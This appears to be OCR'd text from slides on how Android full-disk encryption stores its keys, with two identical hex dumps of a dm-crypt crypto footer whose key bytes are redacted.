
partition footer or /efs/metadata → EDK → AES128

AES128 → DEK → dmcrypt

aes-cbc-essiv:sha256 keylen=128

http://xelusprime.wix.com/ettiennev


Normal way



```
00000000  c4 b1 b5 d0 01 00 00 00  68 00 00 00 00 00 00 00  |........h.......|
00000010  10 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  |..........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 00 00 00 00  [redacted]               |........F...-QW.|
00000070  [redacted]               00 00 00 00 00 00 00 00  |...J[...........|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  [redacted]               |........?..yN]..|
000000a0  [redacted]               00 00 00 00 00 00 00 00  |....P...........|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```


Normal way

Key length



```
00000000  c4 b1 b5 d0 01 00 00 00  68 00 00 00 00 00 00 00  |........h.......|
00000010  10 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  |..........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 00 00 00 00  [redacted]               |........F...-QW.|
00000070  [redacted]               00 00 00 00 00 00 00 00  |...J[...........|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  [redacted]               |........?..yN]..|
000000a0  [redacted]               00 00 00 00 00 00 00 00  |....P...........|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Normal way

